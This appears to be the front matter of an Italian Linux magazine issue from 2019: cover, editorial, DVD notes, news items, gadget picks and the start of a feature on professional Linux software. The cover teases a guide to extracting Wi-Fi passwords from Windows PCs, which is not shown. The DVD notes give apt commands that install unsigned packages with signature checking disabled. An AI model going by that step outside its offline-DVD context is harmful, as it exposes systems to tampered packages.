Anno XXI - N°4 (192) • Periodicità: bimestrale • Agosto/Settembre 2019 • 30/07/2019

RIVISTA+DVD DOUBLE SIDE €7,99

GNU LINUX MAGAZINE

AGOSTO/SETTEMBRE 2019

EDIZIONI MASTER
www.edmaster.it

20 GRANDI SOFTWARE PER CASA & UFFICIO

GRATIS NEL DVD

Perché spendere centinaia di euro in licenze se puoi avere **gratis software di qualità?**

SCONTI ESCLUSIVI

BRICSCAD L'ALTERNATIVA LINUX AD AUTOCAD 5%

PDF STUDIO ALTRO CHE ADOBE ACROBAT! 50%

ZOHO CREATOR DATABASE FACILI SENZA FILEMAKER 10%

QUANTO SIAMO SICURI? CRACKARE IL WI-FI DI WINDOWS CON L'USB

Non devi per forza essere un Hacker per scoprire le password Wi-Fi di un PC Windows. **Basta Linux, una chiavetta USB e la nostra guida**

ZORIN OS NEL DVD
IL CLONE DI WINDOWS CON LINUX DENTRO!

MULTIMEDIA

Special FX degni di Hollywood
Crea un video HDR per avere la luminosità perfetta anche nelle scene più scure

SISTEMA

Controllo remoto? Lo faccio dal browser
Con i tool giusti e la nostra guida pratica dici addio a complessi e scomodi terminali

DIGITAL HOME

Il gelato? Lo faccio col PC
Ecco come configurare Arduino per trasformarlo in una macchina sforna sorbetti

CORSO CISCO CCNA

CREARE SOTTORETI SENZA PROBLEMI
Come dividere una rete in più e non impazzire con gli indirizzi IP

GAMING

Guerra nelle costellazioni
Controlla una nave galattica e inizia battaglie contro altri utenti

Poste Italiane S.p.A. - Spedizione in abbonamento postale - D.L. 353/2003 (conv. in L. 27/02/2004 n.46) art. 1, comma 1, Aut. GIPA/S/CS/12/2011 • Distributore esclusivo: Distribuzione SO.DI.P. "Angelo Patuzzi" S.p.A., Via Bettola n. 18, 20092 Cinisello Balsamo (MI)

LINUX Magazine

Anno XXI - 4 (192) - Agosto-Settembre 2019
Periodicità bimestrale - 30/07/2019

Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152

Direttore Responsabile: Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni

Collaboratore redazionale: Luca Tringali
Collaboratori: V. Guaglianone, M. Petrecca

Progetto grafico e Art Director: Paolo Cristiano
Grafica: Fabiola Grandinetti, Beppe Salvagnoni

Concessionaria per la pubblicità: MEDIAADV S.r.l.
Via Antonio Panizzi, 6, 20146 Milano
Tel. 02.43986531
e-mail: info@mediaadv.it

EDITORE Edizioni Master S.p.A.
Via Bartolomeo Diaz, 13 - 87036 Rende (CS)

Presidente e Amministratore Delegato: Massimo Sesti

ARRETRATI
Costo arretrati (a copia): il doppio del prezzo di copertina + € 6,10 (spedizione con corriere).
Per informazioni e richieste, inviare un'e-mail all'indirizzo arretrati@edmaster.it

Assistenza tecnica: linuxmagazine@edmaster.it

SERVIZIO CLIENTI
@ servizioclienti@edmaster.it

Stampa: Arti Grafiche Boccia S.p.A.
Via T. C. Felice, 7 - 84131 Salerno
Duplicazione DVD: DUPLAS AVELCA srl
Via G.P. Clerici, 11 - 21040 Gerenzano (VA)

Distributore esclusivo per l'Italia:
Distribuzione SO.DI.P. "Angelo Patuzzi" S.p.A., Via Bettola n. 18, 20092 Cinisello Balsamo (MI), Tel. 02.660301 - 02.66030320

Finito di stampare: Luglio 2019

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

Editoriale

Lavorare con Linux, per l'ItaliaLiberata

Chi valuta la possibilità di passare al software libero è preoccupato principalmente da un punto: il rischio di non avere le stesse funzioni dei software proprietari con cui sono sempre stati abituati a lavorare. Se questo poteva essere vero 15 anni fa, ormai le cose sono cambiate: il numero sempre maggiore di uffici nel mondo che sono già passati a GNU/Linux ha reso questo sistema un mercato valido per molte software house e per gruppi di sviluppatori indipendenti finanziati da crowdfunding. La storia di copertina di questo numero ruota proprio attorno ai programmi di livello professionale disponibili per GNU/Linux. Abbiamo recensito i migliori 20 software, spaziando dall'ingegneria alle pratiche burocratiche, passando per la produzione multimediale e, ovviamente, la scuola. Abbiamo anche ottenuto per voi degli sconti esclusivi dai produttori di alcuni dei migliori software commerciali per Linux. Inoltre, nel DVD vi offriamo gli stessi programmi, in formati installabili offline, per tutte quelle situazioni in cui non si ha una buona connessione internet. Tra l'altro, abbiamo riattivato il nostro sito web, che useremo non solo per pubblicare articoli, ma anche per attività interattive. In particolare, visto che vogliamo dimostrare che è davvero possibile usare il software libero per lavorare, abbiamo realizzato un censimento delle adozioni di software libero e open source in ambito pubblico: *http://bit.ly/italialiberata*. Noi riempiremo la mappa con i casi che possiamo verificare, ma anche voi lettori potete contribuire, segnalando direttamente sul sito i casi che conoscete.

Luca Tringali

Invia il tuo commento a:
linuxmagazine@edmaster.it

Seguici anche su
http://bit.ly/reddit linuxmag
http://bit.ly/face linuxmag

20 GRANDI SOFTWARE PER CASA & UFFICIO

Perché spendere centinaia di euro in licenze se puoi avere gratis software di qualità? p.10

SCONTI ESCLUSIVI

BRICSCAD L'ALTERNATIVA LINUX AD AUTOCAD 5%

PDF STUDIO ALTRO CHE ADOBE ACROBAT! 50%

ZOHO CREATOR DATABASE FACILI SENZA FILEMAKER 10%

QUANTO SIAMO SICURI?

CRACKARE IL WI-FI DI WINDOWS CON L'USB


Non devi per forza essere un Hacker per scoprire le password Wi-Fi di un PC Windows. Basta Linux, una chiavetta USB e la nostra guida p.46

DVD DOPPIO LATO A

Distribuzioni

ZORIN OS 15

SIMILE A WINDOWS, POTENTE COME LINUX

Zorin OS è il sistema perfetto per chi desidera passare a GNU/Linux provenendo da Windows. È basato sul famoso sistema Ubuntu, e può quindi contare su una enorme community (anche italiana) di utenti pronti a aiutare i nuovi arrivati. Oltre a dei ricchissimi repository con tutti i programmi che si possono desiderare. Ma la sua interfaccia grafica, pur basata sull'originale GNOME di Ubuntu, è stata completamente ridisegnata per assomigliare perfettamente a Windows. Questo aiuta tutti gli utenti a capire dove trovare i pulsanti e le varie funzioni che sono abituati a usare, minimizzando il tempo necessario per capire il nuovo sistema operativo e quindi permettendo anche agli utenti meno pratici di essere subito operativi.

DVD DOPPIO LATO B


Pacchetti

I SOFTWARE PROFESSIONALI

INSTALLA SENZA CONNESSIONE

Nel lato B del DVD trovate tutti i programmi liberi e open source che abbiamo menzionato nella cover story. Alcuni dei programmi sono disponibili nel formato AppImage, e possono quindi essere installati su qualsiasi sistema senza distinzioni. Altri sono invece presenti nel formato DEB, quindi possono essere installati su sistemi di tipo Debian, Ubuntu e derivate, incluso Zorin. La possibilità di installare pacchetti offline è molto comoda per tutte quelle situazioni in cui non è disponibile una connessione abbastanza veloce, soprattutto se si vogliono installare i programmi su più PC contemporaneamente. Con il disco, basta duplicarlo e usarlo per tutti i PC che volete. Si può aggiungere il disco come repository entrando nella cartella che contiene i file .deb e lanciando lo script **add-repo.sh**. Oppure, dando i comandi

echo "deb file:$(pwd) ./" | sudo tee -a /etc/apt/sources.list
sudo apt-get update --allow-insecure-repositories

Il secondo comando è necessario perché il repository su DVD è considerato insicuro, dal momento che non è possibile verificare la firma digitale dei pacchetti. Poi, si installano i programmi col solit **apt-get o synaptic**. Riassumendo, tutto quello che dovete fare su un nuovo PC è usare il lato A per installare Zorin OS e poi il lato B per installare i vari programmi, anche senza una connessione.

Flash

Netflix funziona con FreeBSD

Netflix, il popolare servizio di streaming video famoso per le grandi produzioni di serie e film, ha recentemente svelato il funzionamento dei suoi server. In particolare, della sua Content Delivery Network: per poter fornire video in alta definizione a tutti gli utenti senza ritardi nella trasmissione, Netflix ha sviluppato delle macchine che vengono fornite direttamente a provider internet degli utenti (gli ISP). Sono questi server, distribuiti sul territorio e quindi molto vicini agli utenti, a trasmettere il flusso video. Queste macchine sono chiamate Netflix Open Connect, e ciascuna può gestire un minimo di 40Gb/s e ospita 248TB di dati (un bel po' di serie TV). E, a livello software, si basano quasi esclusivamente su software libero (esclusi i DRM, che Netflix usa per proteggere i propri video dalla pirateria). In particolare, il sistema operativo è il monolitico FreeBSD. A quanto pare, il sistema riesce a essere molto stabile, così tanto da non causare problemi nemmeno con l'enorme mole di dati trasmessa da Netflix: "usando FreeBSD e componenti hardware su misura", spiega un comunicato ufficiale, "riusciamo a trasmettere connessioni TLS per un totale di 90Gb/s usando il 55% di una CPU a 16 core". Netflix si impegna anche a condividere, nello spirito del software libero, le modifiche che apporta a FreeBSD con la community del sistema operativo, dando quindi un aiuto fondamentale allo sviluppo di FreeBSD.
Info su: *https://openconnect.netflix.com/en/*

L'IoT del futuro è open source e interoperabile

Il PoliMi ha collaborato con i produttori IoT per eliminare le incompatibilità tra i vari dispositivi esistenti

L'Internet of Things è uno di quei paradigmi su cui verrà progettata e costruita l'informatica del futuro. Chi oggi si prepara a diventare un programmatore si troverà sempre meno a scrivere programmi per Personal Computer e sempre più software per dispositivi casalinghi intelligenti. Quasi tutto avrà un piccolo computer al suo interno. Le implicazioni sono molte e complesse da valutare, nel bene e nel male. Avere un computer in ogni cosa è inquietante, considerando che i computer sono sempre vulnerabili ad attacchi esterni. Ma ci sono ovviamente dei vantaggi preziosi: dalla maggiore efficienza energetica al miglioramento delle nostre vite, perché se i robot svolgono i compiti più noiosi noi ci possiamo dedicare a ciò che ci piace di più. E la realtà è che già oggi abbiamo le tecnologie di base per ottenere tutto questo. Ma c'è un freno importante: la chiusura dell'hardware e del software. Non esistendo, al momento, un consorzio di aziende interessate a produrre dispositivi intelligenti, ogni produttore inventa i propri strumenti a modo suo, senza pubblicare le specifiche nel caso dell'hardware e il codice sorgente nel caso del software. Questo causa due problemi per l'utente: il primo è che, se il sorgente non è libero, non ci si può fidare dei dispositivi, perché nessuno sa come funzionino davvero. Ma questo pare non importare molto al consumatore medio. L'altro è che i vari dispositivi sono incompatibili l'uno con l'altro. Questo è il vero motivo per cui oggi come oggi i dispositivi domotici non sono ancora particolarmente diffusi: nessuno vuole mettersi in casa lampadine intelligenti che in futuro potrebbero non essere più supportate dalla nuova centralina domotica, col rischio di dover sostituire tutto e non poter mescolare prodotti di marche diverse a seconda di chi fa il prezzo più basso. È per questo motivo che il progetto Open Lab Smart Home dell'IoT-Lab del Politecnico di Milano segna un passo fondamentale nella diffusione dell'IoT: si tratta del primo vero passo avanti in termini di collaborazione e intercomunicazione tra i vari produttori di dispositivi domestici intelligenti. L'iniziativa del politecnico ha coinvolto i principali attori del mercato Smart Home, come Bticino, Epta, Ezviz, Gewiss, Signify, SoloMio, Beeta by Tera, Vimar e V by Vodafone. Importante anche il fatto che queste aziende si occupino di molti aspetti diversi, dalla costruzione dei dispositivi a quella delle centraline, fino alla gestione delle connessioni. Tutte queste aziende hanno, per la prima volta, messo a disposizione di un ente terzo (il politecnico) i propri prodotti e la piena accessibilità alle loro tecnologie, oltre al supporto durante lo sviluppo dell'intero progetto. Il politecnico ha ricostruito in laboratorio un ambiente domestico, dimostrando i vantaggi dell'interoperabilità dei dispositivi in casi concreti per quanto riguarda il comfort, la protezione da intrusioni, da incidenti domestici, e il supporto a persone con disabilità. Gli esperti del laboratorio hanno realizzato le interfacce per la gestione unificata dei vari dispositivi usando strumenti open source, come Node-RED (lo strumento di flow-programming di IBM). "Il lavoro svolto dal team dell'IOT Lab del Politecnico di Milano", ha dichiarato il responsabile scientifico dell'IoTLab Antonio Capone, "insieme alle aziende coinvolte nel progetto ha dimostrato le grandi potenzialità dell'integrazione di soluzioni e prodotti per la Smart Home con la creazione di scenari d'uso reinterpretati in chiave innovativa che possono essere personalizzati e percepiti dagli utenti finali come di valore significativamente maggiore delle loro componenti". La speranza, ora, è che le aziende coinvolte facciano tesoro degli strumenti sviluppati dal politecnico e comincino a rendere quanto più open source possibili le loro tecnologie, in modo da aumentare l'interoperabilità.

Ubuntu 19.10 abbandona l'architettura 32 bit?


La decisione degli sviluppatori di Ubuntu ha reso scontenti molti sviluppatori

Canonical ha comunicato che Eoan Ermine, la versione dell'ermellino dell'alba prevista per ottobre 2019, smetterà di supportare i repository a 32 bit. Al momento in cui scriviamo, nella mailing list degli sviluppatori di Ubuntu è stato specificato che le librerie a 32 bit non scompariranno del tutto, semplicemente rimarranno all'ultima versione disponibile nei repository di Ubuntu 18.04, che è supportata fino al 2023. Ciò significa che gli utenti di Ubuntu a 32 bit hanno circa 3 anni di tempo per migrare alla versione 64 bit del sistema. Nonostante ormai le persone che usano un sistema a 32 bit sono una netta minoranza, la decisione ha comunque prodotto

una ovvia preoccupazione degli sviluppatori. Questo perché Canonical è famosa per voler anticipare i tempi senza preoccuparsi troppo delle conseguenze immediate. Che da un lato è una cosa buona, perché spinge l'intera comunità a muoversi velocemente e pensare al futuro, ma dall'altro rischia di produrre dei sistemi instabili o privi di alcune funzioni. Anche un sistema a 64bit, infatti, ha spesso bisogno di librerie a 32 bit: molte applicazioni ne fanno uso. Per alcune di queste, come VLC, un paio di mesi dovrebbero essere sufficienti a evitare problemi nelle dipendenze, ma per applicazioni più complesse come Wine questo potrebbe non essere proprio possibile nel breve periodo. Questo perché, anche se le librerie sono disponibili grazie ai repository di Ubuntu 18.04, il rischio è che si verifichi un mismatch tra la versione delle librerie a 64 bit (aggiornate spesso) e quelle a 32 bit (aggiornate molto lentamente), causando incompatibilità. Per ora, verrà tenuto un repository a 32 bit solo per le librerie di cui non si può fare a meno. Ma non si sa per quanto tempo.

Presentato il Raspberry Pi 4: un PC completo

Il nuovo Raspberry Pi 4 ha, ormai, le stesse potenzialità di un computer PC portatile


Era un po' di tempo che la Raspberry Foundation non si faceva sentire: il silenzio è stato rotto improvvisamente presentando a sorpresa il nuovo Raspberry Pi 4. Pur avendo la stessa logica di base, è sempre un mini computer dal basso costo e con i vari pin GPIO esposti per facilitare le applicazioni IoT, è chiaramente destinato a sostituire i personal computer. Le caratteristiche sono impressionanti: il modello base (35 euro) prevede 1GB di RAM, ma per 45 euro si può avere il modello da 2GB e per 55 euro quello da 4GB. Un Raspberry con 4GB di RAM è, ovviamente, un vero e proprio computer utilizzabile per qualsiasi impiego. Sembra particolarmente pensato per le scuole e università, visto che offre ben due porte miniHDMI capaci di fornire il flusso video contemporaneamente, caratteristica fondamentale per collegarsi a uno schermo e un videoproiettore. È persino disponibile un desktop kit, che permette di realizzare un completo PC desktop con il Raspberry, e costa circa 110 euro: un risparmio non da poco, per un ente pubblico. Sono anche disponibili due porte USB3.0, per sfruttare gli hard disk SSD, e le schede di rete supportano le massime velocità (1Gbit ethernet, 802.11ac 120Mb/s WiFi). Proprio perché il Raspberry 4 è considerevolmente diverso dagli altri modelli, e più indicato come computer vero e proprio piuttosto che come base per l'automazione, i modelli precedenti verranno mantenuti in produzione. Chi vuole soltanto realizzare una macchina che fa il caffè controllabile da remoto non ha bisogno di una doppia uscita video HDMI, quindi può puntare su dei Raspberry che scaldino di meno.

Flash

Windows Terminal è Open Source

Molti utenti GNU/Linux si trovano a dover lavorare su sistemi Windows, usando però il Windows Subsystem for Linux. Per questo motivo, le novità al WSL2 sono molto seguite anche nella comunità GNU/Linux. Ed è sicuramente interessante il fatto che il Windows Terminal sia diventato open source. Questo diventerà il terminale predefinito del WSL2, quindi poter conoscere il suo sorgente e modificarlo a proprio piacimento è molto utile per gli utenti che ne faranno un uso professionale. Inoltre, è molto positivo notare che Microsoft, una volta strenua oppositrice del FOSS, si stia ultimamente avvicinando sempre più al modello open source. Questo nuovo terminale è vagamente ispirato a Tilix, e punta a far sentire a proprio agio gli utenti che devono usare Windows per amministrare dei server usando strumenti GNU/Linux. Sono anche stati pubblicati alcuni esempi di programmi per capire come utilizzare le API per personalizzare il funzionamento del terminale stesso. C'è da ricordare che il Windows Terminal non è pensato per sostituire la powershell o il vecchio prompt dei comandi, ma specificamente per il WSL2, anche se il rilascio del codice permette a tutti di elaborare il programma e eventualmente potremo vederlo prendere il posto di altri emulatori di terminali. Info su: *https://github.com/microsoft/terminal*

Gadget che non ti aspetti

Abbiamo selezionato per te i più originali device del mese. Spesso sono folli... ma utili. Scegli quello che fa al caso tuo!

9,00 EURO

IL RIGHELLO PER HARDWARE HACKER

ADAFRUIT 6 POLLICI

Con la frase "One PCB to RULER them all", questo righello è perfetto per chi realizzi i propri circuiti con Arduino o un RaspberryPi. Fondamentale per farsi una rapida idea di quanto spazio occupino i principali componenti che si inseriscono su un circuito stampato. Questo righello rende molto semplice il disegno di circuiti direttamente su un foglio di carta, il che si rivela comodo per circuiti non troppo complessi.

Lo trovi su: ***http://bit.ly/righellohacker***

LA PENNA PER I CIRCUITI

BARRE CONDUCTIVE

Chi ha bisogno delle basette ramate? Con la penna Bare Conductive si possono realizzare i percorsi dei propri circuiti elettrici semplicemente depositando questo inchiostro conduttivo su qualsiasi superficie, dal cartone al legno e alle basette perforate. La soluzione perfetta per insegnare i rudimenti dei circuiti ai bambini, o per chi debba rapidamente aggiustare una saldatura che è saltata senza ricorrere a uno stagnatore.

Lo trovi su: ***http://bit.ly/pennaconduttiva***

14,50 EURO

IL COMMUNICATOR DI STAR TREK

THE WAND STAR TREK COMMUNICATOR BLUETOOTH

Stanchi delle classiche cuffie con auricolare bluetooth? Fan della serie originale di Star Trek? Allora questa cassa bluetooth con microfono fa per voi: una perfetta replica del communicator del capitano Kirk, con tanto di pulsanti funzionanti. Il dispositivo può essere usato per ricevere chiamate (tramite il bluetooth dello smartphone), oppure per eseguire chiamate usando la funzione di riconoscimento vocale di Android.

Lo trovi su: ***http://bit.ly/comunicastartrek***

160,00 EURO

23,00 EURO

L'ORA IN FORMATO BINARIO

GETDIGITAL NERO

Un vero appassionato di informatica non può non conoscere il codice binario. Quindi perché non indossare un orologio che segna l'ora corrente in formato binario? La riga superiore indica le ore (i valori sono 8,4,2,1) e la riga inferiore indica i minuti (32, 16, 8, 4, 2, 1). Indossarlo è anche una buona idea per abituarsi a leggere i numeri con la codifica binaria in modo molto rapido.

Lo trovi su: ***http://bit.ly/orologiobinario***

TASTIERA RETROILLUMINATA

TRUST GAMING GXT 830-RW

Molte persone oggi utilizzano ancora computer desktop, che richiedono l'uso di tastiera e mouse. Se siete di quegli utenti che apprezzano un computer decorato con luci led, questa tastiera è perfetta: presenta una illuminazione arcobaleno, con tutti i colori dello spettro luminoso. Ideale anche per chi utilizza il computer in un ambiente buio, per poter vedere facilmente i tasti che si premono.

Lo trovi su: *: http://bit.ly/tastieraretroilluminata*

GEMELLI D'ACCENSIONE

GEMELLI POWER BUTTON

Chiunque ha la necessità di presenziare a eventi pubblici, indossando camicie o giacche. Un classico tocco di eleganza consiste nel nascondere i bottoni dei polsini con dei gemelli. Ma un vero geek non può indossare gemelli qualsiasi: la soluzione ideale sono i gemelli con il simbolo universale dell'accensione, un disegno semplice e elegante.

Lo trovi su: *http://bit.ly/gemelliilluminati*

3,37 EURO

VENTILATORE USB

CSL USB FAN


Con il caldo estivo non c'è nulla di meglio di un ventilatore. Ma non sempre è possibile tenere un ventilatore vicino a se, soprattutto se si lavora in un ufficio in cui gli spazi sono ristretti e non ci sono molte prese di corrente. Per fortuna, esistono i ventilatori USB, abbastanza piccoli da essere alimentati da una semplice porta USB e occupare lo stesso spazio di una tazza da the.

Lo trovi su: *http://bit.ly/ventilatoreusb*

CLUSTER DI RASPBERRY

MAKERFUN CLUSTER CASE

Appassionati di calcolo parallelo? Un cluster di Raspberry è la soluzione ideale per iniziare a creare dei cluster senza spendere troppo. La distribuzione OctaPi permette la connessione di 8 Raspberry in parallelo. E, per poterli tenere assieme in modo elegante, un case in plastica trasparente dotato di ventole è lo strumento perfetto. Le ventole possono essere alimentate direttamente dai pin GPIO.

Lo trovi su: *http://bit.ly/raspyparalleli*

17,99 EURO

Al lavoro con GNU/Linux


Secondo una leggenda metropolitana, GNU/Linux sarebbe una buona opzione per i server e per l'uso desktop amatoriale, ma non per i professionisti. Noi vi dimostriamo che, in realtà, esistono decine di programmi per lavorare con un desktop GNU/Linux

Luca Tringali

È state, periodo di vacanze, ma tra poco tutti ricominceranno a lavorare. Vale per i docenti, che insegnano nelle scuole pubbliche, ma anche per chi lavora in uffici di vario tipo. Dopo ferragosto, il lavoro ricomincia. Quindi, questo è un buon momento per decidere cosa fare nei prossimi mesi. E noi il suggerimento ce l'abbiamo: passate al software libero. Ogni volta che un utente pensa di abbandonare Windows o MacOs è inevitabilmente preoccupato dalla possibilità di non riuscire più a lavorare per la mancanza dei programmi che usa abitualmente. Ma non sono più gli anni 2000: ormai le alternative che girano su GNU/Linux offrono le stesse funzioni dei programmi normalmente utilizzati su Windows. Molte persone, inoltre, seguono il ragionamento per cui qualcosa che costa è sicuramente migliore di qualcosa che si ottiene gratuitamente. Questo ragionamento è infondato ma è comprensibile che sia difficile per molte persone, abituate a lavorare per anni con programmi costosi, accettare l'idea che programmi gratuiti (o meno costosi) possano essere altrettanto validi. Ma GNU/Linux può accontentare anche questi utenti: esistono anche programmi commerciali, che solitamente dispongono non solo delle stesse caratteristiche dei software prodotti da società come Adobe, Autodesk, e Apple ma anche di ulteriori funzioni e di interfacce grafiche più intuitive. A questo proposito, in particolare, **abbiamo ottenuto per voi degli sconti esclusivi:** i lettori di GNU/Linux Magazine Italia potranno ottenere degli sconti sull'acquisto delle versioni complete dei programmi che proponiamo come alternativa a Autocad, Adobe Acrobat, e FileMaker. Per il resto, abbiamo organizzato questo articolo come una guida per aiutarvi a trovare immediatamente l'alternativa libera e open source perfetta per rimpiazzare qualsiasi programma siate soliti usare per svolgere il vostro lavoro su Windows. Ci siamo ovviamente concentrati proprio sui programmi professionali perché speriamo di farvi concludere la lettura di queste pagine con la consapevolezza che i sistemi GNU/Linux non sono soltanto ottimi per i server o per tenere un computer a casa senza doversi preoccupare dei continui malware che colpiscono Windows, ma sono anche una opzione più che valida per lavorare, a scuola, negli uffici pubblici, e nelle aziende.

COME FUNZIONA IL SUPPORTO UTENTE?

